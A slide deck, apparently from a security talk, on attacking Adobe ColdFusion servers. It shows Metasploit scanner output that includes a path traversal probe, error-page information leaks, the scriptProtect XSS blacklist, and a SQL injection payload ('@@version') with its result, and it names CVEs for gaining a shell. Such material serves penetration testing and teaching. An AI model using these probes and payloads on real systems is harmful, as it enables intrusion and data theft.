
ColdFusion Hit list

- ColdFusion 7



ColdFusion Hit list

- ColdFusion 8



ColdFusion Hit list

- ColdFusion 9

The screenshot shows the login interface for the Adobe ColdFusion 9 Administrator. At the top left is a large blue 'CF' logo. Below it, the text 'ADOBE® COLDFUSION® 9 ADMINISTRATOR' is displayed. The form contains two text input fields: one for 'User name' containing 'admin' and another for 'Password'. A 'Login' button is located below the password field. At the bottom left is the Adobe logo, and to its right is a copyright notice: 'Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.'

CF

ADOBE® COLDFUSION® 9 ADMINISTRATOR

User name

admin

Password

Login

 Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



ColdFusion Hit list

- ColdFusion 10

The screenshot shows a web browser window with the URL `/CFIDE/administrator/` in the address bar. The browser's navigation bar includes links for Local, Coding, CR, Debugger, and mining.bitcoin.cz. The main content area displays the Adobe ColdFusion 10 Beta Administrator login interface. It features a large 'Cf' logo, the text 'Adobe® ColdFusion® 10 Beta Administrator', and input fields for 'User name' (containing 'admin') and 'Password'. A 'Login' button is at the bottom. At the bottom of the page, there is an Adobe logo and a copyright notice: '© 1997-2012 Adobe Systems Incorporated and its licensors. All Rights Reserved. Adobe, the Adobe logo, and ColdFusion are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States and/or other countries.'

ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
msf auxiliary(coldfusion_scanner) > run

[*] 302 Redirect to->http://      .194.200/
[+]   .194.200:80 /CFIDE/administrator/index.cfm 200
[+]   .194.200:80 /CFIDE/administrator/logging/settings.cfm?locale=.../.../.../sha1.js%00en 200
[+]   .194.200:80 /CFIDE/componentutils/login.cfm 200
[+]   .194.200:80 /CFIDE/componentutils/login.cfm?_cf_containerID=blahblah' 200
[+]   .194.200:80 /CFIDE/componentutils/packagelist.cfm 200
[+]   .194.200:80 /CFIDE/probe.cfm 500
[+]   .194.200:80 /CFIDE/wizards/common/_authenticatewizarduser.cfm 200
[+]   .194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?%3C%22%3E 200
[+]   .194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?<"> 200
[+]   .194.200:80 /CFIDE/wizards/common/utils.cfc?method=verifyldapserver&vserver=localhost&vport=389&vstart=&vusername=&vpassword=&returnformat=json 200
[+]   .194.200:80 /CFIDE/debug/cf_debugFr.cfm?userPage=http%3A%2F%2Fgoogle.com 200
[+]   .194.200:80 /CFIDE/adminapi/base.cfc?wsdl 200
[+]   .194.200:80 /CFIDE/scriptscfform.js 200
[*] 302 Redirect to->http://      .194.200/flashservices/
[*] 302 Redirect to->http://      .194.200/CFFormGateway/
[+]   .194.200:80 /CFIDE/GraphData.cfm 500
[+]   .194.200:80 /cfform-internal 500
[+]   .194.200:80 /compass/logon.jsp 500
[+]   .194.200:80 /travelnet/home.jsp 500
[+]   .194.200:80 /ws-client/loanCalculation.jsp 500
[+]   .194.200:80 /cfdocs/dochome.htm 200
[+]   .194.200:80 /CFIDE/wizards/common/_logintowizard.cfm 200
[+]   .194.200:80 /CFIDE/main/ide.cfm 200
[+]   .194.200:80 /CFIDE/Administrator/ 200
[+]   .194.200:80 /CFIDE/Administrator/Application.cfm 500
[+]   .194.200:80 /CFIDE/Administrator/index.cfm 200
[+]   .194.200:80 /CFIDE/administrator/aboutcf.cfm 200
```



ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
[*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.adminapi.security&path=/CFIDE/adminapi/security.cfc
[-] no response for      194.200:80 /CFIDE/classes/cf-j2re-win.cab
[+]   194.200:80 /CFIDE/classes/cfapplets.jar 200
[*] 301 Redirect to->http://      .194.200/CFIDE/classes/images/
[+]   194.200:80 /CFIDE/componentutils/Application.cfm 500
[+]   194.200:80 /CFIDE/componentutils/_component_cfcToHTML.cfm 500
[+]   194.200:80 /CFIDE/componentutils/_component_cfcToMCDL.cfm? 500
[+]   194.200:80 /CFIDE/componentutils/_component_style.cfm 200
[+]   194.200:80 /CFIDE/componentutils/_component_utils.cfm 200
[*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=/CFIDE/componentutils/cfcexplorer.cfc
[+]   .194.200:80 /CFIDE/componentutils/cfcexplorer_utils.cfm 200
[+]   .194.200:80 /CFIDE/componentutils/componentdetail.cfm 200
[+]   .194.200:80 /CFIDE/componentutils/componentdoc.cfm 200
[+]   .194.200:80 /CFIDE/componentutils/componentlist.cfm 200
[*] 301 Redirect to->http://      .194.200/CFIDE/componentutils/gatewaymenu/
[*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menu&path=/CFIDE/componentutils/gatewaymenu/menu.cfc
[*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menunode&path=/CFIDE/componentutils/gatewaymenu/menunode.cfc
[+]   .194.200:80 /CFIDE/componentutils/login.cfm 200
[+]   .194.200:80 /CFIDE/componentutils/packagelist.cfm 200
[*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.utils&path=/CFIDE/componentutils/utils.cfc
[+]   .194.200:80 /CFIDE/debug/cf_debugFr.cfm 500
[+]   .194.200:80 /CFIDE/install.cfm 200
[+]   .194.200:80 /CFIDE/probe.cfm 500
[*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.wizards.common.utils&path=/CFIDE/wizards/common/utils.cfc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(coldfusion_scanner) > 
```



Attacking ColdFusion

- <http://www.cvedetails.com/version-list/53/8739/1/Adobe-Coldfusion.html>

Adobe » Coldfusion : Vulnerability Statistics

[Vulnerabilities \(43\)](#) [CVSS Scores Report](#) [Browse all versions](#) [Possible matches for this product](#) [Related Metasploit Modules](#)

[Related OVAL Definitions](#) : [Vulnerabilities \(0\)](#) [Patches \(0\)](#) [Inventory Definitions \(1\)](#) [Compliance Definitions \(0\)](#)


[Vulnerability Feeds & Widgets](#) New

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2006	7	1	1				2			1	1				
2007	6	1	1				3				1				
2008	5						2			2	1	1			
2009	5						3				1				
2010	6						2	1			3				
2011	14	1					7		1		3		1		
Total	43	3	2	0.0	0.0	0.0	19	1	1	1	3	10	1	1	0.0
% Of All		7.0	4.7	0.0	0.0	0.0	44.2	2.3	2.3	7.0	23.3	2.3	2.3	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be a

Vulnerabilities By Year



Vulnerabilities By Type



Attacking ColdFusion

- Common Vulnerabilities
 - Information Disclosure
 - XSS
 - SQL Injection
 - Admin Interfaces Exposed (more later)



Attacking ColdFusion

- Information Disclosure
- Need to determine standard vs Enterprise ColdFusion? *
 - Just request a .jsp page
 - Standard versions don't do JSP and will tell you so via 500 error && license exception
 - Enterprise supports jsp and will just 404
- *useful for post exploitation



Attacking ColdFusion

- Enterprise

404


/planets/blah.jsp

```
java.io.FileNotFoundException: /planets/blah.jsp
    at jrun.jsp.JSPEngine.getPageState(JSPEngine.java:329)
    at jrun.jsp.Translator.translate(Translator.java:67)
    at jrun.jsp.JSPEngine.translateJSP(JSPEngine.java:707)
    at jrun.jsp.JSPServlet.translate(JSPServlet.java:125)
    at jrun.jsp.JSPServlet.service(JSPServlet.java:113)
    at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)
    at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)
    at jrun.servlet.JRunRequestDispatcher.invokeNext(JRunRequestDispatcher.java:584)
    at jrun.servlet.JRunRequestDispatcher.forwardInvoke(JRunRequestDispatcher.java:553)
    at jrun.servlet.JRunNamedDispatcher.forward(JRunNamedDispatcher.java:64)
    at coldfusion.license.JspLicenseServlet.service(Unknown Source)
    at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:89)
    at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)
    at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)
    at jrun.servlet.JRunRequestDispatcher.invoke(JRunRequestDispatcher.java:284)
    at jrun.servlet.ServletEngineService.dispatch(ServletEngineService.java:543)
    at jrun.servlet.jrpp.JRunProxyService.invokeRunnable(JRunProxyService.java:203)
    at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable(ThreadPool.java:320)
    at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable(ThreadPool.java:428)
    at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable(ThreadPool.java:266)
    at jrunx.scheduler.WorkerThread.run(WorkerThread.java:66)
```



Attacking ColdFusion

- Standard



500

A License exception has occurred.

```
coldfusion.license.LicenseManager$LicenseIllegalAccessException: A License exception has occurred.  
    at coldfusion.license.LicenseManager.byte(Unknown Source)  
    at coldfusion.license.LicenseManager.checkJSP(Unknown Source)  
    at coldfusion.license.JspLicenseServlet.service(Unknown Source)  
    at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:89)  
    at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)  
    at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)  
    at jrun.servlet.JRunRequestDispatcher.invoke(JRunRequestDispatcher.java:286)  
    at jrun.servlet.ServletEngineService.dispatch(ServletEngineService.java:543)  
    at jrun.servlet.jrpp.JRunProxyService.invokeRunnable(JRunProxyService.java:203)  
    at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable(ThreadPool.java:320)  
    at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable(ThreadPool.java:428)  
    at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable(ThreadPool.java:266)  
    at jrunx.scheduler.WorkerThread.run(WorkerThread.java:66)
```



Attacking ColdFusion

• Information Disclosure



The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

An error occurred when performing a file operation read on file D:\inetpub\wwwroot\blog\config\settings.xml.

The cause of this exception was: java.io.FileNotFoundException: D:\inetpub\wwwroot\tactug.org\wwwroot\blog\config\settings.xml
(The system cannot find the path specified).

The error occurred in D:\inetpub\wwwroot\blog\config\settings.xml: line 8
6 : <!-- application settings - allows multiple user groups and sites per application -->
7 : <cfset settingsFile = ExpandPath("./config/settings.xml") />
8 : <cffile action="read" file="#settingsFile#" variable="appSettingsWDDX">
9 : <cfwddx action="wddx2cfml" input="#appSettingsWDDX#" output="appSettings" />
10 :

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0.1) Gecko/20100101 Firefox/8.0.1

Remote Address [REDACTED]

Referrer http://delicious.com/search?p=coldfusion

Date/Time 30-Nov-11 08:39 PM

Stack Trace

at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot[REDACTED]\wwwroot\Application.cfc:8) at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot[REDACTED]\wwwroot\Application.cfc:8)

```
java.io.FileNotFoundException: D:\inetpub\wwwroot[REDACTED]\wwwroot\blog\config\settings.xml (The system cannot find the path specified)
    at java.io.FileInputStream.open(Native Method)
    at java.io.FileInputStream.<init>(FileInputStream.java:106)
    at java.io.FileInputStream.<init>(FileInputStream.java:66)
    at coldfusion.tagext.io.FileUtils.readFile(FileUtils.java:144)
    at coldfusion.tagext.io.FileTag.read(FileTag.java:363)
    at coldfusion.tagext.io.FileTag.doStartTag(FileTag.java:264)
    at coldfusion.runtime.CfJspPage._emptyTcfFlag(CfJspPage.java:2661)
    at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot[REDACTED]\wwwroot\Application.cfc:8)
    at coldfusion.runtime.CfJspPage.invoke(CfJspPage.java:196)
    at coldfusion.filter.SilentFilter.invoke(SilentFilter.java:47)
```



Attacking ColdFusion

The screenshot shows a web browser window with the address bar containing a URL ending in 'news/news.cfm?id='.

Error Occurred While Processing Request

An error occurred when performing a file operation read on file /export/home/webuser/[REDACTED] 2010/docs/.

The cause of this exception was: java.io.FileNotFoundException:
/export/home/webuser/[REDACTED] 2010/docs (Is a directory).

Please try the following:

- Enable Robust Exception Information to provide greater detail about the source of errors. In the Administrator, click Debugging & Logging > Debugging Settings, and select the Robust Exception Information option.
- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.46 Safari/535.11

Remote Address [REDACTED]

Referrer [REDACTED]

Date/Time 20-Feb-12 12:30 PM



Attacking ColdFusion

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

The method 'getSalt' in component C:\Inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0.1) Gecko/20100101 Firefox/8.0.1

Remote Address [REDACTED]

Referrer [REDACTED]

Date/Time 20-Dec-11 09:36 AM

Stack Trace

```
coldfusion.runtime.TemplateProxy$InvalidRemoteAccessException: The method 'getSalt' in component C:\Inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.
    at coldfusion.runtime.TemplateProxy.checkAccess(TemplateProxy.java:283)
    at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:442)
    at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:320)
    at coldfusion.filter.ComponentFilter.invoke(ComponentFilter.java:183)
    at coldfusion.filter.ApplicationFilter.invoke(ApplicationFilter.java:288)
    at coldfusion.filter.RequestMonitorFilter.invoke(RequestMonitorFilter.java:48)
    at coldfusion.filter.BrowserDebugFilter.invoke(BrowserDebugFilter.java:74)
    at coldfusion.filter.MonitoringFilter.invoke(MonitoringFilter.java:40)
    at coldfusion.filter.PathFilter.invoke(PathFilter.java:86)
    at coldfusion.filter.ExceptionFilter.invoke(ExceptionFilter.java:70)
    at coldfusion.filter.ClientScopePersistenceFilter.invoke(ClientScopePersistenceFilter.java:28)
    at coldfusion.filter.BrowserFilter.invoke(BrowserFilter.java:38)
    at coldfusion.filter.NoCacheFilter.invoke(NoCacheFilter.java:46)
    at coldfusion.filter.GlobalsFilter.invoke(GlobalsFilter.java:38)
    at coldfusion.filter.DatasourceFilter.invoke(DatasourceFilter.java:22)
    at coldfusion.xml.rpc.CFCServlet.invoke(CFCServlet.java:138)
    at coldfusion.xml.rpc.CFCServlet doGet(CFCServlet.java:264)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:740)
    at org.apache.axis.transport.http.AxisServletBase.service(AxisServletBase.java:327)
```



The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near ''.

The error occurred in D:\inetpub\wwwroot\... \links\apply.cfm: line 949
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 949
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1
947 : select title
948 : from tblJobs
949 : where visible = 1 and id = #url.id#
950 : </cfquery>
951 :

SQLSTATE HY000
SQL select title from tblJobs where visible = 1 and id = 1"
VENDORERRORCODE 102
DATASOURCE S ... u
Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko/20100101
Firefox/11.0
Remote ...
Address ...
Referrer ...
Date/Time 05-Apr-12 09:53 AM
Stack Trace
at cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\... \links\apply.cfm:949) at
cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\... \links\apply.cfm:1) at
cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\... \links\apply.cfm:949) at
cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\... \links\apply.cfm:1)



Attacking ColdFusion

Error Occurred While Processing Req... +

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Invalid data - for CFSQLOTYPE CF_SQL_NUMERIC.

The error occurred in **/var/www/html/secru/sec/banner.cfm: line 33**

Called from /var/www/html/secru/sec/banner.cfm: line 13

Called from /var/www/html/secru/sec/banner.cfm: line 1

```
31 :           SELECT pid,url,shows,clicks,owner,tax,rubrik,stop,tshows,data,TO_CHAR(data,'DD.MM.YYYY') AS datax,type,rub,registerdate
32 :           FROM sban.pages
33 :           WHERE pid=<cfqueryparam cfsqlotype="cf_sql_numeric" value="#id#">
34 :           </cfquery>
35 :           <cfset PageID=id>
```

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12

Remote Address [REDACTED]

Referrer

Date/Time 31-Jan-11 09:37 PM

Stack Trace

```
at cfbanner2ecfm1278351335._factor12(/var/www/html/secru/sec/banner.cfm:33) at
cfbanner2ecfm1278351335._factor15(/var/www/html/secru/sec/banner.cfm:13) at
cfbanner2ecfm1278351335.runPage(/var/www/html/secru/sec/banner.cfm:1)
```

coldfusion.sql.Parameter\$DataTypeMismatchException: Invalid data - for CFSQLOTYPE CF_SQL_NUMERIC.

```
at coldfusion.sql.Parameter.getMappingValue(Parameter.java:156)
at coldfusion.sql.Parameter.getMappingValues(Parameter.java:51)
at coldfusion.sql.InParameter.setStatement(InParameter.java:58)
at coldfusion.sql.ParameterList.setStatement(ParameterList.java:108)
```




Attacking ColdFusion

- XSS
- Generally XSS is boring, but wait until we talk about cookies....
- ColdFusion has scriptProtect helps strip out <script> tags
- The blacklist used by scriptProtect:
`< \s* (object|embed|script|applet|meta)`
- Chris Eng's Deconstruction CF whitepaper goes into detail.



Attacking ColdFusion

- XSS



Attacking ColdFusion

- XSS

Error Occurred While Processing Request - Mozilla Firefox

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Invalid data for CFSQLOTYPE CF_SQL_NUMERIC.

The error occurred in /var/www/html/securu/sec/banner.cfm: line 33
Called from /var/www/html/securu/sec/banner.cfm: line 13
Called from /var/www/html/securu/sec/banner.cfm: line 1

31 : SELECT pid,url,shows,clicks,owner
32 : FROM sban.pages
33 : WHERE pid=<cfqueryparam cfsqlotype="CF_SQL_NUMERIC" value="#id#"/>
34 : </cfquery>
35 : <cfset PageID=id>

The page at http://[REDACTED] says:
Apache/2.2.21.1.1296499060846267; b=b

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12
Remote Address [REDACTED]
Referrer
Date/Time 31-Jan-11 10:58 PM
Stack Trace
at cfbanner2ecfm1278351335._factor12(/var/www/html/securu/sec/banner.cfm:33) at cfbanner2ecfm1278351335._factor15(/var/www/html/securu/sec/banner.cfm:13) at cfbanner2ecfm1278351335.runPage(/var/www/html/securu/sec/banner.cfm:1)

Attacking ColdFusion

- SQL Injection
- If you see **=somenumber** go after it

```
<cfquery name="getContent"  
dataSource="myDataSource">  
select title from tblJobs where  
visible = 1 and id= #url.id#  
</cfquery>
```

- Like most applications, its possible to write secure code but some people don't.



Attacking ColdFusion

- SQL Injection
- [http://site.com/links/apply.cfm?id=\(@@version\)](http://site.com/links/apply.cfm?id=(@@version))

The screenshot shows a browser window displaying an error page from a ColdFusion application. The URL in the address bar is `/links/apply.cfm?id=(@@version)`. The main content of the page is:

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Conversion failed when converting
the nvarchar value 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (Intel X86)
Apr 2 2010 15:53:02 Copyright (c) Microsoft Corporation Enterprise Edition on
Windows NT 5.2 (Build 3790: Service Pack 2)' to data type int.

The error occurred in D:\inetpub\wwwroot\... \links\apply.cfm: line 949

Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1
Called from Build 3790: line -1
Called from Build 3790: line -1
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 949
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1

```
947 :         select title
948 :             from tblJobs
949 :             where visible = 1 and id = #url.id#
950 :     </cfquery>
951 :
```

SQLSTATE 22018
SQL select title from tblJobs where visible = 1 and id = (@@version)
VENDORERRORCODE 245
DATASOURCE S_...
Resources:



Attacking ColdFusion

- Insta-Shell
- BlazeDS/AMF External XML Entity Injection (CVE-2009-3960)
- File Upload Vulnerability in CF8 FCKeditor (APSB09-09)
- ‘locale’ Path Traversal Vulnerability detected (CVE-2010-2861, APSB10-18)



Attacking ColdFusion

• Patching

- ColdFusion requires manual patching, unzip in folder, overwrite a jar, etc
- Admin interface doesn't alert you to available patches
- I'm not a CF admin, but seems easy to miss one

Was this helpful?
 Yes No

